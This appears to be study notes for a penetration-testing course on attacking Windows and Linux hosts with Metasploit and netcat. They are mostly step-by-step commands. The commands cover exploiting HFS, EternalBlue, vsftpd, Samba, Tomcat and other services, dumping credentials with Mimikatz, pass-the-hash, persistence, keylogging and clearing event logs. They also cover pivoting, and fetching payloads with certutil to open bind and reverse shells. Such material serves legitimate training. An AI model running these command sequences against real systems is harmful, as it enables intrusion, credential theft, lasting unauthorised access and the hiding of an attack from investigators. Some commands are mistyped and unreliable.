Shellcode (shell-code) is a piece of code typically used as a payload for exploitation. It gets its name from the term command shell, whereby shellcode is a piece of code that provides an attacker with a remote command shell on the target system

Automating

Automating Metasploit with resource Scripts

Metasploit resource scripts are a great feature of MSF that allow you to automate repetitive tasks and commands. They operate similarly to batch scripts, whereby, you can specify a set of Msfconsole commands that you want to execute sequentially. You can load the script with Msfconsole and automate the execution of the commands you specified in the resource script. We can use resource scripts to automate various tasks like setting up multi handlers as well as loading and executing payloads

To list the the resource scripts that come pre-packaged with the kali

```
$ ls -al /usr/share/metasploit-framework/scripts/resource
```

To automate a multi/handler (Eg)

```
$ vim handler.rc
```

```
$ use multi/handler
```

```
$ set PAYLOAD windows/meterpreter/reverse_tcp
```

```
$ set LHOST 10.10.10.5
```

```
$ set LPORT 1234
```

```
$ run
```

```
$ msfconsole -r handler.rc
```

Window Exploitation

An HTTP File Server (HFS) is a web server that is designed for file & document sharing. HTTP File Servers typically run on TCP port 80 and utilize the HTTP protocol for underlying communication. Rejetto HFS is a popular free and open source HTTP file server that can be setup on both Windows and Linux. Rejetto HFS V2.3 is vulnerable to a remote command execution attack. MSF has an exploit module that we can utilize to gain access to the target system hosting the HFS.

```
$ service postgresql start
```

```
$ msfconsole
```

```
$ workspace -a HFS
```

```
$ setg RHOSTS (ipaddress)
```

```
$db_nmap -sS -sV -O (ipaddress)
(eg: rejetto)
$search type:exploit name:rejetto
$use exploit/windows/http/rejetto_hfs_exec
$set payload windows/x64/meterpreter/reverse_tcp
$set LPORT (attacker port)
$set LHOST (attacker ip)
$run
```

Exploiting Windows MS17-010 SMB Vulnerability

EternalBlue (MS17-010/CVE-2017-0144) is the name given to a collection of Windows vulnerabilities and exploits that allow attackers to remotely execute arbitrary code and gain access to a Windows system and consequently the network that the target system is a part of. The EternalBlue exploit was developed by the NSA (National Security Agency) to take advantage of the MS17-010 vulnerability and was leaked to the public by a hacker group called the Shadow Brokers in 2017. The EternalBlue exploit takes advantage of a vulnerability in the Windows SMBv1 protocol that allows attackers to send specially crafted packets that consequently facilitate the execution of arbitrary commands

The EternalBlue exploit was used in the WannaCry ransomware attack on June 27, 2017 to exploit other Windows systems across networks with the objective of spreading the ransomware to as many systems as possible.

This vulnerability affects multiple versions of Windows: ◦ Windows Vista ◦ Windows 7 ◦ Windows Server 2008 ◦ Windows 8.1 ◦ Windows Server 2012 ◦ Windows 10 ◦ Windows Server 2016

```
$ msfconsole
$ workspace -a Eternalblue
$ db_nmap -sS -sV -O (IPaddress)
$ search type:auxiliary EternalBlue
$ use auxiliary/scanner/smb/smb_ms17_010
$set RHOSTS (IPaddress)
$run
```

if vulnerable to ms17-010

```
$search type:exploit EternalBlue
```

```
$use exploit/windows/smb/ms17_010_eternalblue
```

```
$set RHOST (IPaddress)
```

```
$run
```

Exploiting WinRM

Windows Remote Management (WinRM) is a Windows remote management protocol that can be used to facilitate remote access with Windows systems.

WinRM is typically used in the following ways:

- Remotely access and interact with Windows hosts on a local network.
- Remotely access and execute commands on Windows systems on the internet.
- Manage and configure Windows systems remotely.

WinRM typically uses TCP port 5985 and 5986 (HTTPS) WinRM implements access control and security for communication between systems through various forms of authentication. We can utilize the MSF to identify WinRM users and their passwords as well as execute commands on the target system. We can also utilize a MSF WinRM exploit module to obtain a meterpreter session on the target system.

```
$service postgresql
```

```
$msfconsole
```

```
$workspace -a winrm
```

```
$db_nmap -sS -sV -O (IPaddress)
```

```
$use auxiliary/scanner/winrm/winrm_login
```

```
$set USER_FILE (location)
```

```
$set PASS_FILE (location)
```

```
$set RHOST (IPaddress)
```

```
$run
```

```
$use auxiliary/scanner/winrm/winrm_cmd
```

```
$set USERNAME (uname)
```

```
$set PASSWORD (password)
```

```
$set CMD (command)
```

```
$run
```

to get a meterpreter session

```
$use exploit/windows/winrm/winrm_script_exec
```

```
$set USERNAME (uname)
```

```
$set PASSWORD (password)
```

```
$set FORCE_VBS true
```

```
$run
```

Apache Tomcat Server

Apache Tomcat, also known as Tomcat server, is a popular, free and open-source Java servlet web server. It is used to build and host dynamic websites and web applications based on the Java software platform. Apache Tomcat utilizes the HTTP protocol to facilitate the underlying communication between the server and clients. Apache Tomcat runs on TCP port 8080 by default.

The standard Apache HTTP web server is used to host static and dynamic websites or web applications, typically developed in PHP. The Apache Tomcat web server is primarily used to host dynamic websites or web applications developed in Java. Apache Tomcat V8.5.19 is vulnerable to a remote code execution vulnerability that could potentially allow an attacker to upload and execute a JSP payload in order to gain remote access to the target server. We can utilize a prebuilt MSF exploit module to exploit this vulnerability and consequently gain access to the target server.

```
$service postgresql start
```

```
$msfconsole
```

```
$workspace -a apache
```

```
$db_nmap -sS -sV -O (IPaddress)
```

```
$ search type:exploit tomcat_jsp
```

```
$use exploit/multi/http/tomcat_jsp_upload_bypass
```

```
$set payload java/jsp_shell_bind_tcp
```

```
$set SHELL cmd
```

```
$run
```

this will create a shell cmd interface.

To get a meterpreter session

(new terminal)

```
$msfvenom -p windows/meterpreter/reverse_tcp LHOST=(attacker IP)  
LPORT=(portnumber) -f exe > meterpreter.exe
```

```
$sudo pythom -m SimpleHTTPServer 80
```

back to the old terminal where we have the shell cmd

```
$certutil -urlcache -f http://(IPaddress)/meterpreter.exe meterpreter.exe
```

Back to new window

\$msfvenom

\$use multi/handler

\$set PAYLOAD windows/meterpreter/reverse_tcp

\$set LHOST (IPAddress)

\$set LPORT (portnumber)

\$run

this create a meterpreter session when \$.\meterpreter.exe command is executed in the shell cmd

Step 7: Load kiwi extension

Command: load kiwi

```
meterpreter > load kiwi
Loading extension kiwi...
.#####.  mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi' ( benjamin@gentilkiwi.com )
# \ / #    > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter > █
```

Exploiting FTP

FTP (File Transfer Protocol) is a protocol that uses TCP port 21 and is used to facilitate file sharing between a server and client/clients. It is also frequently used as a means of transferring files to and from the directory of a web server. vsftpd is an FTP server for Unix-like systems including Linux systems and is the default FTP server for Ubuntu, CentOS and Fedora. vsftpd V2.3.4 is vulnerable to a command execution vulnerability that is facilitated by a malicious backdoor that was added to the vsftpd download archive through a supply chain attack

\$service postgresql start

\$msfconsole

\$db_nmap -sS -sV -O (IPAddress)

\$ search vsftpd

\$use exploit/unix/ftp/vsftpd_234_backdoor

\$set RHOSTS (IPAddress)

\$run

\$bin/bash -i

(this will open a shell cmd)

to get the meterpreter session press ctrl+z to make it background session

```
$search shell_to_meterpreter
```

```
$use post/multi/manage/shell_to_meterpreter
```

```
$set LHOST (IPaddress)
```

```
$set SESSION 1
```

```
$run
```

Exploiting Samba

SMB (Server Message Block) is a network file sharing protocol that is used to facilitate the sharing of files and peripherals between computers on a local network (LAN). SMB uses port 445 (TCP). However, originally, SMB ran on top of NetBIOS using port 139. Samba is the Linux implementation of SMB, and allows Windows systems to access Linux shares and devices. Samba V3.5.0 is vulnerable to a remote code execution vulnerability, allowing a malicious client to upload a shared library to a writable share, and then cause the server to load and execute it.

```
$service postgresql start
```

```
$msfconsole
```

```
$db_nmap -sS -sV -O (ipaddress)
```

```
$search type:exploit name:samba
```

```
$use exploit/linux/samba/is_known_pipename
```

```
$set RHOSTS (ipaddress)
```

```
$run
```

make it background to get meterpreter

```
$search shell_to_meterpreter
```

```
$use post/multi/manage/shell_to_meterpreter
```

```
$set LHOST (IPaddress)
```

```
$set SESSION 1
```

```
$run
```


Exploiting SSH Server

SSH (Secure Shell) is a remote administration protocol that offers encryption and is the successor to Telnet. It is typically used for remote access to servers and systems. SSH uses TCP port 22 by default, however, like other services, it can be configured to use any other open TCP port. libssh is a multiplatform C library implementing the SSHv2 protocol on client and server side. libssh V0.6.0-0.8.0 is vulnerable to an authentication bypass vulnerability in the libssh server code that can be exploited to execute commands on the target server.

```
$service postgresql start
```

```
$msfconsole
```

```
$search libssh_auth_bypass
```

```
$use auxiliary/scanner/ssh/libssh_auth_bypass
```

```
$set RHOSTS (ipaddress)
```

```
$set SPAWN_PTY true
```

```
$run
```

make it background to get meterpreter

```
$search shell_to_meterpreter
```

```
$use post/multi/manage/shell_to_meterpreter
```

```
$set LHOST (IPaddress)
```

```
$set SESSION 1
```

```
$run
```

Exploiting SMTP server

SMTP (Simple Mail Transfer Protocol) is a communication protocol that is used for the transmission of email. SMTP uses TCP port 25 by default. It can also be configured to run on TCP port 465 and 587. Haraka is an open source high performance SMTP server developed in Node.js. The Haraka SMTP server comes with a plugin for processing attachments. Haraka versions prior to V2.8.9 are vulnerable to command injection

```
$msfconsole
```

```
$search type:exploit name haraka
```

```
$use exploit/linux/smtp/haraka
$set RHOST (ipaddress)
$set LHOST (ipaddress)
$set email_to root@attackdefense.test
$set SRVPORT 9898
$set payload linux/x64/meterpreter_reverse_http
$runclear
```

Post Exploitation

The Meterpreter (Meta-Interpreter) payload is an advanced multi-functional payload that operates via DLL injection and is executed in memory on the target system, consequently making it difficult to detect. It communicates over a stager socket and provides an attacker with an interactive command interpreter on the target system that facilitates the execution of system commands, file system navigation, keylogging and much more. Meterpreter also allows us to load custom script and plugins dynamically. MSF provides us with various types of meterpreter payloads that can be used based on the target environment and the OS architecture.

Windows Exploitation

Linux Exploitation

Windows Exploitation

The MSF provides us with various post exploitation modules for both Windows and Linux. We can utilize these post exploitation modules to enumerate information about the Windows system we currently have access to:

- Enumerate user privileges
- Enumerate logged on users
- VM check
- Enumerate installed programs
- Enumerate AVs
- Enumerate computers connected to domain
- Enumerate installed patches
- Enumerate shares

```
$service postgresql start
```

```
$msfconsole
```

```
$workspace -a windows_post
```

```
$setg RHOSTS (IPaddress)
```

```
$db_nmap -sV (IPaddress)
```

(consider the target has rejetto vuln)

```
$use exploit/windows/http/rejetto_hfs_exec
```

\$run

(get the meterpreter)

help (additional commands)

screenshot(takes screenshot and save in PWD)

getuid

show_mount (shows the storage details)

ps(process list)

\$use post/windows/manage/migrate (used to migrate from a session)

Post Exploitation

\$use post/windows/gather/win_privs

\$set SESSION 1

\$run

(this shows the what privilege we have and don't)

\$use post/windows/gather/enum_logged_on_users

\$set session 1

\$run

(list the currently logged on user and the previously logged in user)

\$use post/windows/gather/checkvm

\$set SESSION 1

\$run

(check whether the target is running in the virtual machine)

\$use post/windows/gather/enum_applications

\$set SESSION 1

\$run

(list the application and the program in the target machine)

\$use post/windows/gather/enum_av_excluded

\$set SESSION 1

\$run

(list the anti virus specified in the target)

Bypassing User Access Control(UAC)

User Account Control (UAC) is a Windows security feature introduced in Windows Vista that is used to prevent unauthorized changes from being made to the operating system. UAC is used to ensure that changes to the operating system require approval from the administrator. We can utilize the “Windows Escalate UAC Protection Bypass (In Memory Injection)” module to bypass UAC by utilizing the trusted publisher certificate through process injection. It will spawn a second shell that has the UAC flag turned off

```
$service postgresql start
```

```
$msfconsole
```

```
$workspace -a windows_post
```

```
$setg RHOSTS (IPaddress)
```

```
$db_nmap -sV (IPaddress)
```

(consider the target has rejetto vuln)

```
$use exploit/windows/http/rejetto_hfs_exec
```

```
$run
```

```
$search bypassuac_injection
```

```
$use exploit/windows_injection
```

```
$set payload windows/x64/meterpreter/reverse_tcp
```

```
$set session ?
```

```
$run
```

Token Impersonation with Incognito

Windows Access Tokens

Windows access tokens are a core element of the authentication process on Windows and are created and managed by the Local Security Authority Subsystem Service (LSASS).

A Windows access token is responsible for identifying and describing the security context of a process or thread running on a system. Simply put, an access token can be thought of as a temporary key akin to a web cookie that provides users with access to a system or network resource without having to provide credentials each time a process is started or a system resource is accessed. Access tokens are generated by the winlogon.exe process every time a user authenticates successfully and includes the identity and privileges of the user account associated with the

thread or process. This token is then attached to the userinit.exe process, after which all child processes started by a user will inherit a copy of the access token from their creator and will run under the privileges of the same access token. Windows access tokens are categorized based on the varying security levels assigned to them. These security levels are used to determine the privileges that are assigned to a specific token.

An access token will typically be assigned one of the following security levels:

- Impersonate-level tokens are created as a direct result of a non-interactive login on Windows, typically through specific system services or domain logons.
- Delegate-level tokens are typically created through an interactive login on Windows, primarily through a traditional login or through remote access protocols such as RDP.
- Impersonate-level tokens can be used to impersonate a token on the local system and not on any external systems that utilize the token.
- Delegate-level tokens pose the largest threat as they can be used to impersonate tokens on any system

Windows Privileges

The process of impersonating access tokens to elevate privileges on a system will primarily depend on the privileges assigned to the account that has been exploited to gain initial access as well as the impersonation or delegation tokens available.

The following are the privileges that are required for a successful impersonation attack:

- SeAssignPrimaryToken: This allows a user to impersonate tokens.
- SeCreateToken: This allows a user to create an arbitrary token with administrative privileges.
- SeImpersonatePrivilege: This allows a user to create a process under the security context of another user typically with administrative privileges

The Incognito Module

Incognito is a built-in meterpreter module that was originally a standalone application that allows you to impersonate user tokens after successful exploitation. We can use the incognito module to display a list of available tokens that we can impersonate

```
$msfconsole -q $use exploit/windows/http/rejetto_hfs_exec $set RHOSTS 10.0.28.7 $exploit
```

```
load incognito list_tokens -u
```

impersonate_token ATTACKDEFENSE\\Administrator

Dumping Hashes with MimiKatz

Mimikatz

Mimikatz is a Windows post-exploitation tool written by Benjamin Delpy (@gentilkiwi). It allows for the extraction of plaintext credentials from memory, password hashes from local SAM databases, and more. The SAM (Security Account Manager) database, is a database file on Windows systems that stores users passwords and can be used to authenticate users both locally and remotely. We can utilize the pre-built mimikatz executable, alternatively, if we have access to a meterpreter session on a Windows target, we can utilize the inbuilt meterpreter extension Kiwi. Kiwi allows us to dynamically execute Mimikatz on the target system without touching the disk.

```
meterpreter > migrate -N lsass.exe
[*] Migrating from 4132 to 768...
[*] Migration completed successfully.
meterpreter > █
```

Step 7: Load kiwi extension

Command: load kiwi

```
meterpreter > load kiwi
Loading extension kiwi...
.#####.  mimikatz 2.2.0 20191125 (x64/windows)
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com ***/

Success.
meterpreter > █
```

Dump Administrator NTLM hash using Kiwi extension commands. \$ creds_all

Extract all the users NTLM hash using Kiwi.

\$ lsa_dump_sam

Find the syskey by dumping the LSA secrets. \$ lsa_dump_secrets

Pass-the-Hash With PSEXec

Pass-the-hash is an exploitation technique that involves capturing or harvesting NTLM hashes or clear-text passwords and utilizing them to authenticate with the target legitimately. We can use the PsExec module to legitimately authenticate with the target system via SMB. This technique will allow us to obtain access to the target system via legitimate credentials as opposed to obtaining access via service exploitation.

hashdump

(copy those hashdump value and save it in the text file)

\$use exploit/windows/smb/psexec

\$set payload windows/x64/meterpreter/reverse_tcp

\$set RHOSTS (IPAddress)

\$set SMBUser (user name)

\$set SMBPass (paste the hash value)

\$exploit

Establishing Persistence on Windows

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Gaining an initial foothold is not enough, you need to setup and maintain persistent access to your targets. We can utilize various post exploitation persistence modules to ensure that we always have access to the target system.

\$use exploit/windows/local/persistence_service

\$set payload windows/meterpreter/reverse_tcp

\$set SESSION 1

\$exploit

use multi/handler

Enabling RDP

The Remote Desktop Protocol (RDP) is a proprietary GUI remote access protocol developed by Microsoft and is used to remotely connect and interact with a Windows system. RDP uses TCP port 3389 by default. RDP is disabled by default, however, we can utilize an MSF exploit module to enable RDP on the Windows target and consequently utilize RDP to remotely access to the target system. RDP authentication requires a legitimate user account on the target system as well as the user's password in clear-text

\$use post/windows/manage/enable_rdp

\$set SESSION

\$exploit

sessions 1

(to change password: not recommended)

shell

net user administrator (new password)

(make as background)

to enable RDP

\$xfreerdp /u:administrator /p:(password) /v:(IPAddress)

Y

keylogging

Keylogging is the process of recording or capturing the keystrokes entered on a target system. This technique is not limited to post exploitation, there are plenty of programs and USB devices that can be used to capture and transmit the keystrokes entered on a system. Meterpreter on a Windows system provides us with the ability to capture the keystrokes entered on a target system and download them back to our local system

pgrep explorer

migrate 2312

keyscan_start

(this will start the keylogging)

keyscan _dumb

Windows Event Logs

The Windows OS stores and catalogs all actions/events performed on the system and stores them in the Windows Event log. Event logs are categorized based on the type of events they store:

- Application logs: Stores application/program events like startups, crashes etc.
- System logs: Stores system events like startups, reboots etc.
- Security logs: Stores security events like password changes, authentication failures etc.

Event logs can be accessed via the Event Viewer on Windows. The event logs are the first stop for any forensic investigator after a compromise has been detected. It is

therefore very important to clear your tracks after you are done with your assessment.

clearev

Pivoting

Pivoting is a post exploitation technique that involves utilizing a compromised host to attack other systems on the compromised host's private internal network. After gaining access to one host, we can use the compromised host to exploit other hosts on the same internal network to which we could not access previously. Meterpreter provides us with the ability to add a network route to the internal network's subnet and consequently scan and exploit other systems on the network

run autoroute -s (IPaddress)

Step 7: Running the port scanner on the second machine.

Commands:

```
background
use auxiliary/scanner/portscan/tcp
set RHOSTS 10.0.27.99
set PORTS 1-100
exploit
```

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/http/rejeto_hfs_exec) > use auxiliary/scanner/portscan/tcp
msf6 auxiliary(scanner/portscan/tcp) > set RHOSTS 10.0.27.99
RHOSTS => 10.0.27.99
msf6 auxiliary(scanner/portscan/tcp) > set PORTS 1-100
PORTS => 1-100
msf6 auxiliary(scanner/portscan/tcp) > exploit

[+] 10.0.27.99:      - 10.0.27.99:80 - TCP OPEN
[*] 10.0.27.99:      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/tcp) > █
```

Step 8: We have discovered port 80 on the pivot machine. Now, we will forward the remote port 80 to local port 1234 and grab the banner using Nmap

Commands:

```
sessions -i 1
portfwd add -l 1234 -p 80 -r 10.0.27.99
portfwd list
```

Step 9: We have forwarded the port, now use Nmap to find the running application name and version.

Note: Do not close msfconsole.

Command: `nmap -sV -sS -p 1234 localhost`

Step 11: There is a Metasploit module for badblue server. We will use PassThru remote buffer overflow Metasploit module to exploit the target.

Commands:

```
use exploit/windows/http/badblue_passthru
set PAYLOAD windows/meterpreter/bind_tcp
set RHOSTS 10.0.27.99
exploit
```

LINUX Exploitation

The MSF provides us with various post exploitation modules for both Windows and Linux.

We can utilize these post exploitation modules to enumerate information about the Linux system we currently have access to:

- Enumerate system configuration
- Enumerate environment variables
- Enumerate network configuration
- VM check
- Enumerate user history

some post exploits

`post/linux/gather/enum_configs`

`post/multi/gather/env`

`post/linux/gather/enum_network`

`post/linux/gather/enum_protections`

`post/linux/gather/enum_system`

`post/linux/gather/checkcontainer`

`post/linux/gather/checkvm`

post/linux/gather/enum_users_history
post/multi/manage/system_session
post/linux/manage/download_exec
post/multi/gather/ssh_creds
post/multi/gather/docker_creds
post/linux/gather/hashdump
post/linux/gather/ecryptfs_creds
post/linux/gather/enum_psk
post/linux/gather/enum_xchat
post/linux/gather/phpmyadmin_credsteal
post/linux/gather/pptpd_chap_secrets
post/linux/manage/sshkey_persistence

Linux Privilege Escalation

The privilege escalation techniques we can utilize will depend on the version of the Linux kernel running on the target system as well as the distribution release version. MSF offers very little in regards to Linux kernel exploit modules, however, in some cases, there may be an exploit module that can be utilized to exploit a vulnerable service or program in order to elevate our privileges.

Dumping Hashes With Hashdump

We can dump Linux user hashes with the hashdump post exploitation module. Linux password hashes are stored in the /etc/shadow file and can only be accessed by the root user or a user with root privileges. The hashdump module can be used to dump the user account hashes from the /etc/shadow file and can also be used to unshadow the hashes for password cracking with John the Ripper.

Establishing Persistence On Linux

\$msfconsole

(conside shh vul)

\$use auxiliary/scanner/ssh/ssh_login

\$set USERNAME (name)

\$set PASSWORD (password)

\$exploit

session -u 1

In order to use the Metasploit persistence modules, we will first need to elevate our privileges on the Linux target.

The target system has a vulnerable version of **chkrootkit** installed that is vulnerable to privilege escalation and can be exploited through the use of a Metasploit module.

We can load the module by running the following command:

```
$use exploit/unix/local/chkrootkit
```

```
$set SESSION 2
```

```
$set CHKROORKIT /bin/chkrootkit
```

```
$set LHOST (IPaddress)
```

```
$exploit
```

```
session -u 3
```

Now that we have been able to elevate our privileges on the target system, we can begin exploring the process of establishing persistence.

The best Metasploit module that can be used to establish persistent access on a Linux target is the **sshkey_persistence** module.

```
$use post/linux/manage/sshkey_persistence
```

```
$set SESSION 4(session num)
```

```
$set CREATESSHFOLDER true
```

```
$exploit
```

```
loot
```

As shown in the following screenshot, the `loot` command reveals the location of the private key that can be used to authenticate with the target system via SSH without providing a password.

```
msf5 post(linux/manage/sshkey_persistence) > loot

Loot
====

host      service type  name      content      info      path
----      -
192.182.80.3 id_rsa  ssh_id_rsa text/plain  OpenSSH Private Key File /root/.msf4/loot/20211127225655_Linux_persistenc_192.182.80.3_id_rsa_891312.txt
```

In order to use the private key, you will need to view the content of the loot file, copy the key and save it as a new file, in this case, we will be saving it in the home directory of the root user on the Kali Linux system as `ssh_key`.

We will then need to assign the appropriate permissions to the file, this can be done by running the following commands:

Command:

```
chmod 0400 ssh_key
```

We can now authenticate with the target using the private key via SSH by running the following command:

Command:

```
ssh -i ssh_key root@192.182.80.3
```


Metasploit GUIs

Armitage

Armitage is a free Java based GUI front-end for the Metasploit Framework developed by Raphael Mudge and is used to simplify network discovery, exploitation and post exploitation.

- Armitage provides you with the following functionality:
- Visualizes targets
- Automate port scanning
- Automate exploitation
- Automate post exploitation

Armitage requires the Metasploit Framework database and the Metasploit backend services to be enabled and running in order to function correctly. Armitage comes pre-packaged with Kali Linux and other penetration testing distributions



Host & Network Penetration Testing: Exploitation

Exploitation consists of techniques and tools used by adversaries/penetration testers to gain an initial foothold on a target system or network. Successful exploitation will heavily depend on the nature and quality of information gathering and service enumeration performed on the target. We can only exploit a target if we know what is vulnerable.

Exploitation Methodology:

Identify Vulnerable Services

Identify & Prepare Exploit Code

Gaining Access

+Automated - MSF

+Manual

Obtain remote access on target system.

Bypass AV detection

Pivot on to other systems

Banner grabbing

Banner grabbing is an information gathering technique used by penetration testers to enumerate information regarding the target operating system as well as the services that are running on its open ports. The primary objective of banner grabbing is to identify the service running on a specific port as well as the service version. Banner grabbing can be performed through various techniques:

Performing a service version detection scan with Nmap.

Connecting to the open port with Netcat.

Authenticating with the service (If the service supports authentication), for example; SSH, FTP, Telnet etc.

```
$nmap -sV -O (IPAddress)
```

Banner grabbing with nmap

```
$ls -al /usr/share/nmap/scripts/ | grep banner
```

```
$nmap -sV --script=banner (IPAddress)
```

using netcat

```
$nc (IPAddress) port number
```

Vulnerability Scanning With Nmap Scripts

Default directory where nmap scripts are stored

```
ls -al /usr/share/nmap/scripts
```

to list a particular service

```
ls -al /usr/share/nmap/scripts | grep (service name)
```

```
ls -al /usr/share/nmap/scripts | grep vuln(to list the vulnerability)
```

Search for exploit

Searching For Public Exploits

After identifying a potential vulnerability within a target or a service running on a target, the next logical step will involve searching for exploit code that can be used to exploit the vulnerability. Exploit code can easily be found online, however, it is important to note that downloading and running exploit code against a target can be quite dangerous. It is therefore recommended to analyze the exploit code closely to ensure that it works as intended.

There are a handful of legitimate and vetted exploit databases that you should use when searching for exploits online:

Exploit-db

Rapid7

SearchSploit

In certain cases, you may not have access to online exploits and as a result, you must be able to use the exploit sources available locally/offline. The entire Exploit-db database of exploits comes pre packaged with Kali Linux, consequently providing you with all exploits locally. The Exploit-db offline database of exploits can be accessed and queried with a tool called SearchSploit.

Netcat

Netcat (Aka TCP/IP Swiss Army Knife) is a networking utility used to read and write data to network connections using TCP or UDP. Netcat is available for both *NIX and Windows operating systems, consequently making it extremely useful for cross-platform engagements.

Netcat utilizes a client-server communication architecture with two modes:

Client mode - Netcat can be used in client mode to connect to any TCP/UDP port as well as a Netcat listener (server). Server mode - Netcat can be used to listen for connections from clients on a specific port.

Netcat can be used by penetration testers to perform the following functionality:

Banner Grabbing

Port Scanning

Transferring Files

Bind/Reverse Shells

To establish a netcat listener

```
nc -nv 10.4.20.244 80
```

```
cd /usr/share/windows-binaries
```

```
python -m SimpleHTTPServer 80
```

In Windows

```
certutil -urlcache -f http://10.10.3.3/nc.exe nc.exe
```

In Linux


```
nc -nvlp 1234
```

In Windows

```
nc.exe -nv 10.10.3.3 1234
```

Bind shell

A bind shell is a type of remote shell where the attacker connects directly to a listener on the target system, consequently allowing for execution of commands on the target system



```
cd /usr/share/windows-binaries
```

```
python -m SimpleHTTPServer 80
```

In Windows

```
certutil -urlcache -f http://10.10.3.3/nc.exe nc.exe
```

In Windows

```
nc.exe -nv 10.10.3.3 1234
```

Linux

```
nc -nv 10.4.21.221 1234
```

```
nc -nvlp 1234 -e /bin/bash
```

We can now connect to the bind shell listener on the Kali Linux system from the Windows system by running the following command:


```
nc.exe -nv 10.10.3.2 1234
```

Reverse shell

Reverse shell cheatsheet

reverse shell generator

A reverse shell is a type of remote shell where the target connects directly to a listener on the attacker's system, consequently allowing for execution of commands on the target system



Windows Exploitation

Port scanning and Enumuration

Identify the target IP address

```
cat /etc/hosts
```

Port scanning with Nmap

```
nmap -sV 10.0.22.85
```

```
Host is up (0.0035s latency).
Not shown: 983 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              Microsoft ftpd
22/tcp    open  ssh              OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http             Microsoft IIS httpd 7.5
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds     Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp   open  mysql            MySQL 5.5.20-log
3389/tcp   open  tcpwrapped
4848/tcp   open  ssl/http         Oracle Glassfish Application Server
7676/tcp   open  java-message-service Java Message Service 301
8080/tcp   open  http             Sun GlassFish Open Source Edition 4.0
8181/tcp   open  ssl/http         Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
9200/tcp   open  wap-wsp?
49152/tcp open  msrpc            Microsoft Windows RPC
49153/tcp open  msrpc            Microsoft Windows RPC
49154/tcp open  msrpc            Microsoft Windows RPC
49158/tcp open  msrpc            Microsoft Windows RPC
```

we can also perform an Nmap script scan on 10000 ports to get additional information regarding the services running on the open ports

```
nmap -T4 -PA -sC -sV -p 1-10000 10.0.22.85
```

Web Server Enumeration

